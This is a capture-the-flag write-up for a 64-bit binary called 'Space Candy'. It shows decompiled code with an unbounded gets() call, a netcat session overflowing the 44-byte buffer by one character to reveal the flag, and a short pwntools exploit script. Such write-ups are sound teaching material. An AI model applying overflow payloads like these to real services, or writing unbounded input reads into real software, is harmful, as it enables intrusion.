

## Space Candy

"Space Candy" is a program susceptible to a buffer overflow vulnerability. The program is written in the 0x64 architecture, and the vulnerability is caused by the program receiving user input and not verifying the input's length.


Vulnerability:

The vulnerability in "Space Candy" can be triggered by a buffer overflow. The program's vulnerable code segment is the `gets(local_38)` function, where `local_38` is the buffer that receives user input.

Exploitation:

```
shxn@shxn-virtual-machine:~/Downloads$ checksec space_candy
[*] '/home/shxn/Downloads/space_candy'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Upon analysis of the "Space Candy" C program, it was observed that the program already contains a flag. Therefore, to exploit the buffer overflow vulnerability, the `local_c` variable needs to be overwritten. In the 0x64 architecture, the `local_c` variable is established after the buffer. Therefore, the buffer can be overwritten by one character to change the `local_c` variable's value, ensuring that it is not equal to 0. This will enable us to access the flag.



```
Decompile: main - (space_candy)
1
2 undefined8 main(void)
3
4 {
5     char local_38 [44];
6     int local_c;
7
8     local_c = 0;
9     setbuf(stdout, (char *)0x0);
10    setbuf(stdin, (char *)0x0);
11    setbuf(stderr, (char *)0x0);
12    puts("I am running out of my favourite sweet, Gummy Bears! ");
13    gets(local_38);
14    puts("\nCan you get me some?\n");
15    if (local_c != 0) {
16        puts("Oh no, you found my secret haribo gummy bears stash. Here's a sv
17        system("cat flag.txt");
18    }
19    return 0;
20 }
21
```

Two ways

1. Terminal: overwrite the buffer by 1 char

```
shxn@shxn-virtual-machine:~/Downloads$ nc chall.seccomp.xyz 6839
I am running out of my favourite sweet, Gummy Bears!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB

Can you get me some?

Oh no, you found my secret haribo gummy bears stash. Here's a sweet for you!
CZ4067{GumMy-B3ar_1s_tAstY}
```

2. Write a script. (However flag is stored on host server)

```
1 from pwn import *
2
3 # Delivering payload into local binary
4 binary = context.binary = ELF('./space_candy')
5 p = process(binary.path)
6
7 # Craft Payload
8 buffer = b'A'*44
9 magic = b'B'
10 payload = buffer + magic
11
12 # Deliver Payload
13 p.sendline(payload)
14 pause()
15
16 p.interactive()
```

Flag: CZ4067{GumMy-B3ar\_1s\_tAstY}